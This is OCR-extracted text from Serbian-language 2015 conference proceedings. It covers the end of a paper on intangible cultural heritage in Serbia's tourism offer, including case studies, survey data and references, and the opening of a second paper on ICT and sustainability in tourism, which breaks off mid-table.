Prvi upisi u Nacionalni registar sprovedeni su 2012. godine, kada je predloženo i prihvaćeno 27 elemenata sa cele teritorije Srbije: porodična slava, molitva (đurđevdanski obred), belmuž, običaj izlivanja i paljenja ratarskih sveća, izrada pirotskog kačkavalja, pirotsko ćilimarstvo, filigranski zanat (Krist Beriša, kujundžija iz Kraljeva), klesarski zanat (selo Bela Voda kod



DOI: 10.15308/Synthesis-2015-561-565

Kruševca), pazarske mantije, zlakuska lončarija, kosovski vez, pevanje uz gusle, groktalica, pevanje izvika, erski humor, kolo (kolo u tri, kolo u šest), kolo Rumenka, sviranje na gajdama i kavalu, frulaška praksa, naivno slikarstvo Slovaka, Lazarice u Sirinićkoj župi, izrada drvenih čutura u selu Pilica, Vukov sabor, ojkača, vranjska gradska pesma i Čuvanje Hristovog groba.

Od novembra 2014. godine, Srbija ima jedan upisan element na Reprezentativnoj listi nematerijalnog kulturnog nasleđa čovečanstva. Reč je o „porodičnoj slavi" čija je nominacija u domaćoj javnosti naišla na veliko odobravanje i učinila čitavu oblast nematerijalnog kulturnog nasleđa mnogo vidljivijom. Unosom ključnih reči „Krsna slava na UNESCO listi" na Google pretraživaču 21.02.2015. dobijeno je 7970 rezultata.

U Srbiji se prikupljaju i evidentiraju elementi nematerijalnog kulturnog nasleđa u širem obimu, kako bi se ono očuvalo, razvilo i adekvatno vrednovalo. Kulturne institucije i lokalne zajednice rade na prepoznavanju vrednosti kulturnog nasleđa, očuvanju, održanju i razvoju živog ljudskog nasleđa i poboljšanju društvenog i pravnog statusa nosilaca nematerijalnog kulturnog nasleđa i nasleđa uopšte. Međutim, i dalje nedostaju konkretnije promotivne akcije.

Analiza stanja pokazuje da je u turističkoj ponudi Srbije nematerijalno nasleđe zastupljeno u vrlo ograničenom obimu. Uloga lokalnih turističkih organizacija od suštinskog je značaja za njihovu promociju i povećanje vidljivosti, jer one „na svojoj teritoriji" najbolje poznaju vrednosti za potrebe turizma. Iskustvo zemalja u kojima kulturni turizam ima dobro osmišljene programe pokazuje da turistička ponuda ne sme biti odvojena od potreba i senzibiliteta lokalnih zajednica. Programi pravljeni i za potrebe lokalne zajednice će privući turiste, dok će oni pravljeni za turiste, privući samo turiste čime se dovodi u pitanje njihova opravdanost i održivost (Ripkema, 2014).

## NEMATERIJALNO KULTURNO NASLEĐE U TURISTIČKOJ PONUDI SRBIJE

Nematerijalno kulturno nasleđe u Srbiji je sve češće predmet interesovanja javnosti, a lokalne zajednice sve više imaju potrebu da osete i materijalnu korist njegove eksploatacije u turističke svrhe. Koliko u tome uspevaju, može se sagledati kroz nekoliko primera.

**Molitva** kao komercijalna manifestacija, koja dvadesetak godina prati tradicionalni đurđevdanski obred, u podnožju Stare Planine kod Knjaževca, 2014. godine je dobila nagradu za najbolju turističku destinaciju u okviru konkursa EDEN Turističke organizacije Srbije na temu „Turizam i lokalno nematerijalno kulturno nasleđe".

Običaji i tradicija manjinskih naroda (Roma, Slovaka, Vlaha, Mađara, Rusina, Šokaca, Bunjevaca, Albanaca, Bošnjaka i ostalih) čini dodatnu vrednost turističke ponude Srbije jer je „nematerijalno kulturno nasleđe tekovina savremenih i dinamičkih procesa i kao takvo se zaštićuje i vrednuje, postajući ekskluzivno dobro različitih kultura" (Lukić Krstanović & Divac, 2012, str. 12). Upis naivnog slikarstva Slovaka (Blagojević, 2012, str. 185-195) u Registar nematerijalnog kulturnog nasleđa Srbije važna je komponenta turističke ponude opštine Kovačica. Kroz moto „Cela varoš slikarski atelje" lokalna zajednica, predvođena Pavelom Babkom, vlasnikom Galerije Babka, sistemski i permanentno promoviše naivno slikarstvo Slovaka i održava interesovanje domaće, ali i svetske javnosti. Naivno slikarstvo Slovaka bilo je deo predstavljanja kulturnih vrednosti Srbije na izložbi EXPO 2010. u Šangaju.

**Vukov Sabor** koju organizuje Centar za kulturu „Vuk Karadžić" iz Loznice, najstarija je kulturna manifestacija u Srbiji. Misija Vukovog sabora - negovanje srpskog jezika i književnosti, dobija na aktuelnosti, pa je formiran Muzej jezika u kome se prikupljaju toponimi i ukazuje na značaj priče i prepričavanja, sa idejom da predmet podrži priču, a ne obrnuto. Sama manifestacija, dugim trajanjem i institucionalnom organizovanošću, obezbedila je održivost i time se potvrdila kao primer dobre prakse.

Na lokalnim saborima i festivalima u Zapadnoj Srbiji promovišu se elementi nematerijalnog nasleđa pevanje izvika i erski humor (Nikolić, 1997, str. 149-159). Erski humor se, zahvaljujući velikom zalaganju Biblioteke „Ljubiša Đenić" iz Čajetine, održava, promoviše i predstavlja kroz letnji turistički program na Zlatiboru.

**Zlakuska lončarija**, koja je među najpoznatijima sa Liste nematerijalnog kulturnog nasleđa Srbije, poslednjih decenija beleži konstantni porast interesovanja javnosti, ali i pokazuje da sama svest lokalne zajednice o značaju nasleđa koje baštini nije dovoljna. Od devedesetih godina prošlog veka, kada je ovaj specifičan način izrade posuda na ručnom vitlu bio u izumiranju, do danas, broj lončara višestruko je povećan (Đorđević, 2007, str. 87-99). Veća tražnja njihovih proizvoda i primetno veće interesovanje za samo selo, podstakla je celokupnu zajednicu da svoje potencijale učini održivim. Tako su nastali:

Etno park „Terzića avlija", koji se bavi izlagačkom i turističkom delatnošću i organizacijom ekoloških programa;

Etno udruženje „Zavičaj", koje okuplja folklorne izvođačke grupe i organizuje manifestacije „Zlakusa u pesmi i igri" i „Raspevana avlija";

Udruženje lončara „Zlakusa", koje radi na očuvanju autentičnog tehnološkog postupka, unapređenju kvaliteta i borbi protiv falsifikovanja zlakuskih proizvoda registrivanjem žiga i apliciranjem za oznaku geografskog porekla kod Zavoda za intelektualnu svojinu (Đorđević, 2007:87-99);

Udruženje žena „Zlakušanke", koje okuplja meštanke vične spremanju tradicionalnih jela, itd. Manifestacija koja bi trebalo da promoviše zlakusko lončarstvo – *Lončarijada*, u okviru šire manifestacije „Jesen u Zlakusi" u kojoj učestvuju sva pomenuta udruženja. Iako, prvobitno dobro zamišljena, nije uspela da se izbori sa zahtevima šire zajednice, pa je ručno vitlo i žižanicu (Tomić, 1983, str. 24-33; Đorđević, 2011, str. 32-55), zamenila preglasna muzika pod šatrama.

Zlakuski lonci su danas na manifestaciji pod imenom „Demonstracija gradnje lonaca i pečenja na otvorenoj vatri" minorno zastupljeni, dok su prvih godina bili najvažniji deo programa. Na ovom primeru se vidi kako nekontrolisana eksploatacija kulturnih resursa može da dovede do pojava koje mogu da ugroze i samo kulturno dobro. Rizici i štete se mogu izbeći ukoliko lokalna zajednica sarađuje sa institucijama zaštite kulturnog nasleđa i lokalnim turističkim organizacijama. Sinergija ova tri subjekta obezbeđuje održivost elemenata, što je ključ strategije razvoja i zaštite nematerijalnog kulturnog nasleđa i kulturnog turizma koju bi trebalo slediti.

## KULTURNI FAKTORI U REVIZIJI STRATEGIJE RAZVOJA TURIZMA SRBIJE


Projekat „Podrška sprovođenju Nacionalne strategije razvoja turizma u Srbiji" (2010-2012) koji je finansijski podržala Evropska unija imao je za cilj da podstakne veći doprinos turizma u srpskoj ekonomiji, u skladu sa najboljom praksom u EU (Krasojević, 2013, str. 218-222). S tim u vezi, istraživanje za potrebe revizije Strategije razvoja turizma sprovela je Agencija za istraživanje tržišta i javnog mnjenja „MASMI" iz Beograda, u sastavu istraživačke mreže „*MASMI Research Group*" sa se-



DOI: 10.15308/Synthesis-2015-561-565

dištem u Londonu. Uzorak je obuhvatio 1.500 turista i to: U Beogradu 20%, Zapadnoj Srbiji (Zlatibor) 13% i Kopaoniku 12%, a najmanje u Donjem Podunavlju (2%) i Novom Pazaru (1%). Rezultati istraživanja ukazuju na moguće pravce razvoja turizma Srbije. Svaki treći turista poseti Srbiju više puta godišnje 31,8%, svake godine Srbiju poseti 35,3% turista, a 15% turista svake druge godine. Srbija svake godine privuče 7,5% „novih" turista. Glavni motivi dolaska turista su zadovoljstvo (37,1%), provod i zabava (20,7%). Rezultati istraživanja o odlučujućim faktorima za izbor destinacije potvrđuju da se pri donošenju odluke o putovanju u Srbiju turisti rukovode raznovrsnošću i kvalitetom ponude (27,8%), izborom lokalne hrane i pića (21,1%) i cenama (18,7%). Skoro 32% putnika motivisano je dobrim prethodnim iskustvima. Svakog četvrtog turistu privlači dobra atmosfera i ukupan izgled.

Na slici broj 2 uočava se da u kulturnoj ponudi, događaji i zabava najviše utiču na opredeljenje za posetu Srbiji (42,4%), dok su kulturni i umetnički programi zastupljeni sa 15,9%, a gradski pejzaži, izgled i arhitektura sa 13,4%.




Slika 2. Odlučujući faktori za izbor turističke destinacije ispitanika (u %)

Izvor: Istraživanje agencije MASMI (2011)

Ovi podaci ukazuju na činjenicu da je nematerijalna kultura ostala neprepoznata i nedovoljno jasno prezentovana turistima, mada je *de facto* inkorporirana u napred pomenute elemente. Nameće se utisak da je nužna stalna analiza i istraživanje tržišta u kulturi i turizmu, naročito na lokalnom nivou. Projekti unutar kulturnog turizma zahtevaju selekciju kulturnih resursa, idejnu koncepciju uz prateću interpretaciju, razradu i finansijsku konstrukciju, implementaciju, promociju, monitoring kulturne atrakcije i evaluaciju (Jelinčić, 2006, str. 161-183).

Revizija Strategije razvoja turizma Srbije ukazala je na moguće strateške pravce daljeg razvoja turizma na nacionalnom planu. Prema rezultatima ovog projekta (Krasojević, 2011, str. 66-67), šanse Srbije da iskoristi svoje kulturne potencijale rastu, posebno na novim turističkim tržištima i kod turista u „zrelijim godinama". Potvrđeno je da je kultura snažan motiv za dolazak turista u Srbiju, posebno onih koji to čine po prvi put. Predlaže se da se u kulturno-turističkoj ponudi akcenat stavi na istorijske kružne ture, mitove i interpretaciju zanimljivih pojava i događaja na inovativan način, baziran na doživljaju i novom iskustvu. Lokalna kultura, način života i tradicija, naročito u Evropi, značajan je faktor privlačnosti, posebno za turiste sa nižim platežnim mogućnostima, zainteresovanim za nova turistička tržišta sa umerenijim cenama, poput Srbije. Ovo ukazuje na proširenje tržišta na kojima se turistička ponuda bazirana na kulturnim resursima, može uspešno plasirati. Zaključuje se da se pri planiranju razvoja kulturno-turističkog proizvoda moraju uključiti sve zainteresovane strane – državne institucije, lokalne vlasti, predstavnici turističke privrede i kulturnih institucija, regionalnih i lokalnih turističkih organizacija, Srpske pravoslavne crkve, regionalnih razvojnih agencija, turističkih vodiča i svi drugi koji imaju koristi od razvoja kulturnog proizvoda, a čiji su stavovi i mišljenja od značaja za proces planiranja i odlučivanja.

## REZIME

Nematerijalno kulturno nasleđe u turističkoj ponudi Srbije je nedovoljno zastupljeno i turistički vrednovano. Uglavnom čini samo deo sadržaja turističkih manifestacija, nema adekvatnu distribuciju i često se obezvređuje neodgovarajućom prezentacijom i prodajom. Međutim, nematerijalna kultura bi mogla postati *maxime armata* ukoliko bi se više uključila u turističke programe turoperatora i turističkih organizacija. Pri tom je integralni pristup kao mozaik materijalnih i nematerijalnih kulturnih i prirodnih resursa povezanih u jedinstven turistički proizvod najpreporučljiviji.

Suština kulturnog nematerijalnog proizvoda u turizmu je njegova interpretacija koja treba da omogući turistima doživljaj kulture u prošlosti i sadašnjosti. U tom smislu, neophodno je izgraditi partnerske odnose i pokrenuti zajedničke projekte sa svim zainteresovanim stranama uz istovremeno očuvanje nematerijalnog kulturnog nasleđa. Potrebno je napravi pregled i uskladiti zakone, pravila i propise koji regulišu nematerijalnu kulturnu baštinu od značaja za turizam Srbije kako bi se obezbedilo kvalitetno prezentovanje i interpretacija od strane turističkih vodiča, sprečila nezakonita prodaja i zaštitila prava intelektualne svojine u vezi sa izradom suvenira i drugih predmeta na bazi nematerijalnog nasleđa (tradicionalna muzika, kulinarski recepti, kozmetika, medicinski preparati). Lokalne samouprave u saradnji sa turističkim organizacijama bi trebalo da prepoznaju, zaštite i adekvatno prezentuju svoj kulturno-istorijski identitet i kroz nematerijalne elemente kulturnog nasleđa. Prilika za to su brojne manifestacije, proslave, vašari, stari i umetnički zanati, običaji, svetkovine, narodna verovanja, specijalizovani mali muzeji (poput muzeja hleba u Pećincima ili muzeja meda i vina u Sremskim Karlovcima), narodna izvorna muzika, folklor, priprema i degustacija lokalnih gastronomskih specijaliteta, itd.

U cilju povećanja konkurentnosti kulturno-turističkih proizvoda Srbije potrebno je otkriti i razumeti motive turističke tražnje i potrebe i mogućnosti turističke destinacije, odnosno lokalne zajednice. Turističkom ponudom se mora aktivirati proces stvaranja kulturnih znanja preko oživljene, a ne „uspavane" kulturne baštine. Strategija razvoja turizma Srbije (2006-2015.) ponudila je matricu atraktivnosti i konkurentnosti turističkih proizvoda, a njena revizija (2010-2012.) je kroz projekat „Podrška sprovođenju Nacionalne strategije razvoja turizma u Srbiji" potvrdila da veliki kulturni potencijali zemlje mogu doprineti socio-ekonomskom razvoju, generisanju prihoda, jačanju deviznih rezervi i otvaranju novih radnih mesta. Uprkos



DOI: 10.15308/Synthesis-2015-561-565

ovoj verifikaciji Srbija nije izgradila konkurentu kulturno-turističku ponudu baziranu na materijalnom, a naročito na nematerijalnom kulturnom nasleđu. U ponudu bi trebalo uključiti i organizovanu prodaju proizvoda na bazi nematerijalnog nasleđa preko medija i ovlašćenih prodavaca (suvenirnica, muzeja, aerodroma, hotela, turističkih agencija i tuističkih organizacija).

## LITERATURA


Bandić, D. (1997). *Carstvo zemaljsko, carstvo nebesko*. Beograd: BIGZ.

Blagojević, G. (2012). Naivno slikarstvo kao priča o etnokulturnom identitetu Slovaka u Srbiji: primer Kovačice, *Zbornik Matice srpske za društvene nauke,* br.139/2:185-195.

Blanke, J., & Chiesa, T. (2013). Travel Tourism Competitiveness Report. Preuzeto 20. Decembra 2014. sa http://www.weforum.org/reports/travel-tourism-competitiveness-report-2013 18

Brent, R., & Geoffrey, I.C. (2003). *The Competitive Destination: A sustainable tourism perspective.*Wallingford UK: CABI Publishing.

Conrady, R., & Buck, M. (2010). *Trends and Issues in Global Tourism 2010*. Berlin: Springer, ITB.

Đorđević, B. (2007). Etnoarheološka istraživanja kao vid zaštite tradicionalnih tehnologija keramike, u: M. Popović-Živančević (Ed). *Condition of the Cultural and Natural Heritage in the Balkan Region, Vol. 1*, Proceedings of the Regional Conference held in Kladovo October 2006. Belgrade: Narodni muzej.

Đorđević, B. (2011). *Tri lica tradicionalne keramičke produkcije u Srbiji/Three facets of traditional pottery making in Serbia*. Beograd: Narodni muzej.

Đorđević, B. (2012). *Nematerijalno kulturno nasleđe – analiza pravnog okvira na primeru tradicionalne keramičke proizvodnje*, Muzeološke sveske 15. Beograd: Narodni muzej.

Đorđević, B. (2014). Ekomuzeji i kreativni turizam: neiskorišćen potencijal Srbije. *Muzeji i kulturni turizam*, Zlatibor, 8-10.09.2014. Knjiga apstrakta, str. 44.

European Commission. (2007). Podrška sprovođenju Nacionalne strategije razvoja turizma u Srbiji 2011/2012. Preuzeto 20. Decembra 2014. sa http://ec.europa.eu/enlargement/pdf/serbia/ipa/support_to_implementation_of_tourism_strategy_en.pdf

Grabler, K., Sirše J., & Downes, J.J. (2011). *Support to implementation of the National Strategy for Tourism: Review with proposals for competitive update Final draft*. Belgrade: Human Dynamics.

Human Dynamics. (2012). Rezultati projekta Podrška sprovođenju Nacionalne strategije razvoja turizma u Srbiji 2010-2012. Preuzeto 21. Decembra 2014. sa http://www.humandynamics.org/reference/support-implementation-national-strategy-tourism

Jelinčić, D.A. (2010). *Kultura u izlogu*. Zagreb: Intermedia.

Krasojević, B. (2013). *Strateško upravljanje kulturnim resursima u turizmu Srbije,* Doktorska disertacija. Beograd: Univerzitet Singidunum.

Lukić Krstanović, M. Divac, Z. (2012). Programiranje nematerijalnog kulturnog nasleđa grada. *Glasnik etnografskog instituta SANU,* LX (2), 21.

McKercher, B. du Cros, H. (2002). *Cultural tourism - The Partnership Between Tourism and Cultural Heritage Management*. New York: The Haworth Hospitality Press.

Ministarstvo kulture i informisanja. (2003). Konvencija o očuvanju nematerijalnog kulturnog nasleđa, članovi 11-13. Preuzeto 21. Decembra 2014. sa http://www.kultura.gov.rs/docs/stranice/821284188894998659 27/11.%20Konvencija%20o%20ocuvanju%20nematerijalnog%20kulturnog%20nasledja%20%28Pariz%202003%29.pdf

Ministarstvo kulture i informisanja. (2014). Porodična slava kao predlog za upis na Unesko listu. Preuzeto 21. Decembra 2014. sa http://nkns.rs/2014/11/slava-na-uneskovoj-reprezentativnoj-listi-nematerijalnog-kulturnog-nasledja-covecanstva/ Jelinčić, D.A. (2006) Turizam vs Identitet-Globalizacija i tradicija, Etnološka istraživanja. Zagreb: Institut za međunarodne odnose, str. 161-183.

Nikolić, D. (1997) Anegdota – izraz erskog mentaliteta, *Glasnik Etnografskog instituta SANU*. XLVI, 149-159.

Nuryanti W. (1996). *Heritage and Postmodern Tourism*, Annals of Tourism Research, 23, 250.

OECD. (2001). Glossary of Statistical terms. Preuzeto 20. Decembra 2014. sa http://stats.oecd.org/glossary/detail.asp?ID=399

Popović-Živančević, M. (2012). *Integrativna zaštita baštine sa metodologijom preventivne konzervacije*. Beograd: Centralni institut za konzervaciju.

Richards, G. (2011). Cultural tourism trends in Europe: a context for the development of Cultural Routes. In: Khovanova-Rubicondo, K. (Ed.) *Impact of European Cultural Routes on SMEs' innovation and competitiveness.*Strasbourg: Council of Europe Publishing.

Ripkema, D. (2014). Nasleđe i kreativna ekonomija. *Drugi forum kreativne ekonomije*, u organizaciji Grupe za kreativnu ekonomiju, Palata Srbija, 7. novembar 2014.

Sigala, M., & Leslie, D. (2005). *International Cultural Tourism: Management, implications and cases*.Oxford: Elsevier Butterworth-Heinemann.

Stjuard, Dž.(1981). *Teorija kulturne promene*. Beograd: BIGZ.

Timothy, J. D. (2011). *Cultural Heritage and Tourism:An Introduction*. Bristol: Channel View Publications.

Tomić, P. (1983). *Grnčarstvo u Srbiji*. Beograd: Etnografski muzej.

UNESCO. (2013). Intangible cultural heritage: A force for Sustainable development Preuzeto 20. Decembra 2014. sa http://www.unesco.org/new/en/media-services/in-focus-articles/intangible-cultural-heritage-for-sustainable-development/

UNWTO. (2001). Tourism 2020 Vision - World Tourism Organization. *Global forecast*, 7, 71.

UNWTO. (2013). Study on Tourism and Intangible Cultural Heritage, Madrid, 2013. Preuzeto 20. Decembra 2014. sa http://dtxtq4w60xqpw.cloudfront.net/sites/all/files/pdf/a20_10_activities_wcte_election_members_new_wcte_part_i_en.pdf

UNESCO. (2003). Text of the Convention for the Safeguarding of the Intangible Cultural Heritage. Preuzeto 13. Decembra 2014. sa http://www.unesco.org/culture/ich/index.php?lg=en&pg=00006

UNESCO. (2003). The States Parties to the Convention for the Safeguarding of the Intangible Cultural Heritage (2003). Preuzeto 13. Decembra 2014. Sa http://www.unesco.org/culture/ich/index.php?lg=en&pg=00024




DOI: 10.15308/Synthesis-2015-561-565

Synthesis
International Scientific Conference of IT and Business-Related Research

# INFORMACIONO-KOMUNIKACIONE TEHNOLOGIJE I ODRŽIVOST U FUNKCIJI STVARANJA KONKURENTNOG TURISTIČKOG PROIZVODA

## INFORMATION-COMMUNICATION TECHNOLOGY AND SUSTAINABILITY AS THE BASIS FOR CREATING A COMPETITIVE TOURISM PRODUCT

Ivana Damnjanović, Lora Petronić Petrović, Biljana Tešić, Sonja Urošević
Poslovni fakultet Valjevo, Univerzitet Singidunum, Železnička 5, Valjevo, Srbija

**Apstrakt:**
Globalizacija je uslovila promene u turizmu, koje sa jedne strane podrazumevaju neprekidan razvoj informaciono-komunikacionih tehnologija (IKT), a sa druge primenu principa održivosti u cilju pružanja jedinstvenih i kvalitetnih turističkih iskustava.
U savremenom turizmu, IKT se može posmatrati kao glavni izvor inovacije, strateške diferencijacije i konkurentske prednosti. Potrošači postaju tehnološki osvešćeniji i oslanjaju se na IKT u procesu ko-kreiranja sopstvenih iskustava. Internet omogućava pristup neograničenoj količini informacija, doprinosi stvaranju jedinstvenog turističkog proizvoda i njegovom marketingu. Imajući u vidu broj korisnika interneta u svrhe putovanja, se može reći da ima snažan potencijal kao sredstvo za privlačenje i zadržavanje potrošača u turizmu. Pojava Veb 2.0 omogućila je korisnicima da sami kreiraju sadržaj, koji je od presudnog značaja za razvoj društvenih mreža čija se uloga u turizmu jasno vidi na osnovu statističkih podataka. Uprkos određenim ograničenjima u upotrebi IKT u turizmu, jedna od najvećih prednosti jeste konkurentniji i kvalitetniji proizvod usaglašen sa potrebama tržišta.
Savremeni oblici turizma tesno su povezani sa principima održivosti čija se primena oslanja na upotrebu kompleksnih sistema za planiranje i upravljanje zasnovanih na IKT. Imajući u vidu karakteristike savremene odgovorne turističke tražnje, primena IKT može se smatrati osnovom konkurentske prednosti turističkog proizvoda.

**Ključne reči:**
turizam, informaciono-komunikacione tehnologije, održivost, konkurentnost.

**Abstract:**
Globalization has triggred change in the tourism industry, which implies the continual development of information and communication technologies (ICT) on the one hand, and the application of the sustainability principle on the other, with the aim to provide a unique and high-quality tourism experience.
In modern tourism, ICT can be perceived as a major source of innovation, strategic differentiation and competitive advantage. Consumers are becoming even more technologically-aware and rely on ICT in the process of co-creation of their own experiences. Internet provides access to unlimited amount of information, and contributes to creating a unique tourism product and its marketing. Given the number of Internet users fortravel purposes, the Internet is viewed as an important means of attracting and retaining tourists. The emergence of Web 2.0 has enabled the users to create their own content, which is of vital importance for the development of social networks whose role in tourism can be seen in the users' statistics. Although there are certain limitations in the use of ICT in tourism, a competitive and quality product adjusted to the market needs is among the most important benefits.
Modern forms of tourism are closely related to the principles of sustainability whose application relies on the use of complex planning and management systems based on ICT. Bearing in mind the characteristics of contemporary responsible tourism demand, the competitive advanatage of tourism product is based on the use of ICT.

**Key words:**
tourism, information-communication technologies, sustainability, competitiveness.

## UVOD

Svet se nalazi u procesu konstantne promene. Ono što je karakteristika faze u kojoj se sada nalazi jeste njegovo smanjenje u vremenu i prostoru pomoću različitih savremenih mehanizama. Takva kompleksna dešavanja su dobila naziv globalizacija. „Globalizacija se generalno posmatra kao proces koji uključuje kompresiju dimenzija vreme i prostor i karakteriše je veći stepen međupovezanosti društveniih grupacija na različitim nivoima" (Cornelissen, 2005, str. 27). Globalizacija je skraćenica za globalne integracije (*International Union for Conservation of Nature*, 2008, str. 4-5). Ona ne podrazumeva samo ekonomsku dimenziju, već i društvenu, kulturnu, jezičku, političku, tehničku i ekološku integraciju. Prema Klancniku (2006, str. 58), glavni efekti koje globalizacija ima na turističku destinaciju su: povećana tražnja i konkurencija, veći pritisak za saradnjom, inovacijom proizvoda, specijalizacijom, brendiranjem i višim kvalitetom usluga kao i sve većim nedostatkom kapitala za finansiranje neophodnih investicija sa ciljem ispunjenja budućih ciljeva.

Turizam je postao globalan, sa razvojem savremenih vidova prevoza, ali ono što će uticati na njegov razvoj u budućnosti su promene proistekle iz procesa globalizacije – pojava i razvoj informaciono-komunikacionih tehnologija (*information-communication technologies / ICT*) i briga o životnoj sredini, lokalnoj kulturi i načinu života na destinacijama kroz razvoj održivih oblika turizma. Pod okriljem globalizacije su se našle promene vezane za turizam, IKT i održivost, ali njihovom simbiozom se može stvoriti novi globalni pravac razvoja.

Uloga informaciono-komunikacionih tehnologija će biti sve značajnija u pogledu premošćavanja razlika u vremenu i prostoru, koje postoje među različitim i po svetu raširenih aktera u procesu kreiranja i isporučivanja turističkih proizvoda i usluga. Prema Go–u i Klooster-u (2006, str. 137), sa jedne strane se nalazi sistem za upravljenje sadržajem koji omogućava turistima da postanu ko-kreatori sopstvenih turističkih iskustava. Sa druge, kroz onlajn interakciju turista se može pratiti kakve su njihove preferencije, te proizvode i usluge prema tome prilagođavati.



E-mail: idamnjanovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-566-572

## ULOGA INFORMACIONO-KOMUNIKACIONIH TEHNOLOGIJA U SAVREMENOM TURIZMU

Savremeni svet prolazi kroz sve brži proces globalizacije koja ruši sve prostorne i druge granice, a posebno s razvojem IKT. S obzirom na neprekidan razvoj novih tehnologija i mogućnosti, globalizacija zaista može da predstavlja koncepciju koja podrazumeva u najmanju ruku stalnu povezanost svih ljudi bez obzira da li se radi o poslovanju ili slobodnom vremenu. Kako turizam posmatran sa gledišta pružalaca usluga ili korisnika tih usluga jeste istovremeno i poslovanje i provođenje slobodnog vremena, IKT ima veliku ulogu u novim pravcima razvoja sa značajnim izgledima da tako bude i ubuduće.

Prema Buhalisu i O'Connor-u (2005), glavni trend koji je u osnovi svih razvoja predstavlja integracija hardvera, softvera i inteligentnih aplikacija kroz umrežavanje i napredne korisničke interfejse.

IKT imaju značajan uticaj, između ostalog, i na razvoj turizma u svakom pogledu. IKT pruža mogućnost potrošačima da identifikuju, prilagode sopstvenim potrebama i kupe turističke proizvode, kao i da podrže globalizaciju ove privredne grane obezbeđujući sredstva za razvoj, upravljanje i distribuciju ponude širom sveta čime IKT igraju presudnu ulogu u konkurentnosti turističkih organizacija i destinacija (Buhalis & O'Connor, 2005).

Kako Neuhofer, Buhalis i Ladkin zaključuju u svom istraživanju (2012, str. 44), stvaranje iskustva za turiste predstavlja osnovu za uspešan marketing i menadžment destinacije. Pored toga, oni navode da konkurentnost destinacije u velikoj meri zavisi od nemogućnosti jedne destinacije da se zameni drugom ili od toga da destinacija ne predstavlja repliku neke druge. Na taj način je moguće postići konkurentnost kroz stvaranje bogatih i jedinstvenih iskustava. Njihovo istraživanje se oslanja na dve promene koje značajno utiču na to kako će destinacija stvarati iskustva. Prva promena je da turisti učestvuju u stvaranju sopstvenog iskustva, a druga da se tehnologija može koristiti u te svrhe. Takođe, navode da iako se većina destinacija fokusira na stvaranje iskustva na samoj destinaciji, zajedničko stvaranje iskustva u kojem ulogu imaju i sami turisti, može dostići novi nivo uz upotrebu tehnologije. Tako stvaranje iskustva dobija više faza i pomera se sa same destinacije u virtuelni prostor dostupan turisti pre, za vreme i nakon putovanja. Prema tome, „tehnologiju treba shvatiti kao glavni izvor inovacije, strateške diferencijacije i konkurentsku prednost pri uspešnom zajedničkom stvaranju iskustva u budućnosti" (Neuhofer *et al*., 2012, str. 44).

Dakle, uloge IKT u turizmu danas mogu biti brojne i raznovrsne. U društvu za koje se može reći da je informatičko i zavisno od informacija, informacija predstavlja ključni element i u turizmu, te je i uloga IKT neizostavna, ne samo u svakodnevnom funkcionisanju, već i poboljšanju usluga i pozicije na tržištu.

Ključni faktori koji utiču na upotrebu IKT u turizmu su:

- IT edukacija i obuka donosilaca odluka, menadžera i drugih aktera u okviru turizma; integracija različitih sektora poput transporta, smeštaja, itd.; tehnička infrastruktura;
- ljudska infrastruktura koja podrazumeva obučene ljude, viziju i menadžment;
- pravna infrastruktura;
- IKT kultura (stvaranje i održavanje IKT okruženja, održavanje i osvežavanje veb-sajtova,

IKT obuke za radnike svih nivoa, ostvarivanje elektronskih veza između svih povezanih sektora) (Deepthi, 2008).

Turizam koji integriše IKT u različite aspekte funkcionisanja može nazvati e-turizmom i mogu se pratiti njegovi trendovi (Buhalis & O'Connor, 2005), kao što se može videti u tabeli 1. Buhalis (2011, str. 6) definiše e-turizam kao primenu IKT u turizmu i navodi da e-turizam spaja tri odvojene discipline: menadžment poslovanja, informacione sisteme i upravljanje informacijama, i turizam.

## IKT U FUNKCIJI ISPUNJAVANJA POTREBA SAVREMENIH POTROŠAČA U TURIZMU

Fokusiranost na potrošače proizilazi iz činjenice da su oni sve više tehnološki osvešćeni, te im pružanje informacija vezanih za destinaciju omogućava priliku da traže posebnu vrednost za novac, ali i vreme koje moraju da ulože u organizovanje putovanja. Pružanje tačnih i pravovremenih informacija može povećati zadovoljstvo potrošača i doneti uspeh organizaciji koja se bavi turizmom na takav način. Pored toga, da bi se mogle ispuniti želje i potrebe potrošača i privući novi, neophodno je te želje i potrebe najpre identifikovati. IKT može dati svoj doprinos u procesu prikupljanja, skladištenja i obradi takvih podataka. Uz pomoć IKT, oni se mogu prikupljati u svakoj fazi pružanja usluge – pre, tokom i nakon putovanja – i na taj način bolje shvatiti izbori i ponašanja, kao i druga pitanja za koja su potrošači zainteresovani. Iz tog razloga organizacije koje se bave turizmom bi trebalo da razviju personalizovane usluge podržane tehnologijom kako bi se ispunile ustanovljene individualne potrebe potrošača (Buhalis & O'Connor, 2005).

<table>
<tr><th>POTROŠAČ<br>fokus na potrošače</th><th colspan="2">TRENDOVI U E-TURIZMU</th><th>DISTRIBUCIJA<br>omogućena partnerstva</th></tr>
